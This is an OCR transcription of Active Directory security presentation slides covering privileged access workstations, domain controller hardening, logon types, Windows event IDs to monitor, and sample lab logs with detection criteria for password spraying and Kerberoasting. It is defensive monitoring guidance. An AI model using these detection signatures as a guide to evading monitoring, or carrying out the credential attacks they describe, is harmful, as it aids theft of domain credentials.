


Microsoft Active Directory Security Guidance

Security Privileged Access Roadmap: Stage 1



Security Privileged Access Roadmap: Stage 2



PAW Update:
O365 Global Admin Role = Tier 0

Admin Office 365 Tenant - Tier 1	Yes	A PAW built using the guidance provided in Phase 2 is sufficient for this role. - PAWs should be used for at least the Subscription Billing administrator, Global administrator, Exchange administrator, SharePoint administrator, and User management administrator roles. You should also strongly consider the use of PAWs for delegated administrators of highly critical or sensitive data. - EMET should be configured for all browsers used on the workstation - The outbound network restrictions must allow connectivity only to Microsoft services using the guidance in Phase 2. No open internet access should be allowed from PAWs.

https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/privileged-access-workstations

Lower attack surface of Domain & DCs: What's Missing?

- Clear guidance on recommended GPO security settings beyond default.
- Protocol/feature reduction/lockdown
- Implementation guidance for implementing Admin systems (PAWs, Admin/Jump servers, etc) to limit management protocols.
- Beyond RDP: Limit WMI, WinRM, etc
- AppLocker on DCs…
- The last 4 - 5 items are focused on preventing DC internet access. Use a host firewall/IPSec rule and reinforce on perimeter firewalls and call it a day.

Securing Domain Controllers to Improve Active Directory Security
https://adsecurity.org/?p=3377

Lower attack surface of Domain & DCs

Virtual Domain Controllers

If you implement virtual domain controllers, you should ensure that domain controllers run on separate physical hosts than other virtual machines in the environment. Even if you use a third-party virtualization platform, consider deploying virtual domain controllers on Hyper-V Server in Windows Server 2012 or Windows Server 2008 R2, which provides a minimal attack surface and can be managed with the domain controllers it hosts rather than being managed with the rest of the virtualization hosts. If you implement System Center Virtual Machine Manager (SCVMM) for management of your virtualization infrastructure, you can delegate administration for the physical hosts on which domain controller virtual machines reside and the domain controllers themselves to authorized administrators. You should also consider separating the storage of virtual domain controllers to prevent storage administrators from accessing the virtual machine files.

5. Lower attack surface of Domain and DCs
http://aka.ms/HardenAD

Attack Detection: What We Need

A Note About Logon Types (4624)

Logon Type #	Name	Description	Creds on Disk	Creds in Memory
0	**System**	Typically rare, but could alert to malicious activity	Yes	Yes
2	Interactive	Console logon (local keyboard) which includes server KVM or virtual client logon. Also standard RunAs.	No	Yes
3	Network	Accessing file shares, printers, IIS (integrated auth, etc), PowerShell remoting	No	No
4	**Batch**	Scheduled tasks	Yes	Yes
5	**Service**	Services	Yes	Yes
7	Unlock	Unlock the system	No	Yes
8	Network Clear Text	Network logon with password in clear text (IIS basic auth). If over SSL/TLS, this is probably fine.	Maybe	Yes
9	**New Credentials**	RunAs /NetOnly which starts a program with different credentials than logged on user	No	Yes
10	**Remote Interactive**	RDP: Terminal Services, Remote Assistance, R.Desktop	Maybe	Yes*
11	Cached Interactive	Logon with cached credentials (no DC online)	Yes	Yes

Attack Detection: What We Need

Event IDs that Matter: All Windows systems

EventID	Description	Impact
1102/517	Event log cleared	Attackers may clear Windows event logs.
4610/4611/ 4614/4622	Local Security Authority modification	Attackers may modify LSA for escalation/persistence.
4648	Explicit credential logon	Typically when a logged on user provides different credentials to access a resource. Requires filtering of “normal”.
4661	A handle to an object was requested	SAM/DSA Access. Requires filtering of “normal”.
4672	Special privileges assigned to new logon	Monitor when someone with admin rights logs on. Is this an account that should have admin rights or a normal user?
4723	Account password change attempted	If it’s not an approved/known pw change, you should know.
4964	Custom Special Group logon tracking	Track admin & “users of interest” logons.
7045/4697	New service was installed	Attackers often install a new service for persistence.
4698 & 4702	Scheduled task creation/modification	Attackers often create/modify scheduled tasks for persistence. Pull all events in Microsoft-Windows-TaskScheduler/Operational
4719/612	System audit policy was changed	Attackers may modify the system’s audit policy.
4732	A member was added to a (security-enabled) local group	Attackers may create a new local account & add it to the local Administrators group.
4720	A (local) user account was created	Attackers may create a new local account for persistence.

Attack Detection: What We Need

Event IDs that Matter: Domain Controllers

EventID	Description	Impact
4768	Kerberos auth ticket (TGT) was requested	Track user Kerb auth, with client/workstation name.
4769	User requests a Kerberos service ticket	Track user resource access requests & Kerberoasting
4964	Custom Special Group logon tracking	Track admin & "users of interest" logons
4625/4771	Logon failure	Interesting logon failures. 4771 with 0x18 = bad pw
4765/4766	SID History added to an account/attempt failed	If you aren't actively migrating accounts between domains, this could be malicious
4794	DSRM account password change attempt	If this isn't expected, could be malicious
4780	ACLs set on admin accounts	If this isn't expected, could be malicious
4739/643	Domain Policy was changed	If this isn't expected, could be malicious
4713/617	Kerberos policy was changed	If this isn't expected, could be malicious
4724/628	Attempt to reset an account's password	Monitor for admin & sensitive account pw reset
4735/639	Security-enabled local group changed	Monitor admin/sensitive group membership changes
4737/641	Security-enabled global group changed	Monitor admin/sensitive group membership changes
4755/659	Security-enabled universal group changed	Monitor admin & sensitive group membership changes
5136	A directory service object was modified	Monitor for GPO changes, admin account modification, specific user attribute modification, etc.

Attack Detection: Password Spraying

Event 4625, Microsoft Windows security auditing.

General Details

An account failed to log on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3

Account For Which Logon Failed:
- Security ID: NULL SID
- Account Name: Michael.Thompson@lab.adsecurity.org
- Account Domain:

Failure Information:
- Failure Reason: Unknown user name or bad password.
- Status: 0xC000006D
- Sub Status: 0xC000006A

Process Information:
- Caller Process ID: 0x0

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/11/2017 1:35:46
Event ID:	4625	Task Category:	Logon
Level:	Information	Keywords:	Audit Failure
User:	N/A	Computer:	ADSMDC16.lab.ad

Event 4771, Microsoft Windows security auditing.

General Details

Kerberos pre-authentication failed.

Account Information:
- Security ID: ADSECLAB\Peyton.Davis
- Account Name: Peyton.Davis

Service Information:
- Service Name: krbtgt/ADSECLAB

Network Information:
- Client Address: 2600:1006:b10b:e6b0:a44e:9ce5:9777:96c
- Client Port: 55431


Additional Information:
- Ticket Options: 0x40810010
- Failure Code: 0x18
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:


Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/11/2017 10:20:53 PM
Event ID:	4771	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Failure
User:	N/A	Computer:	ADSMDC16.lab.adsecurity.org

Attack Detection: Kerberoast Detection


- Event ID 4769
  - Ticket Options: 0x40810000
  - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.



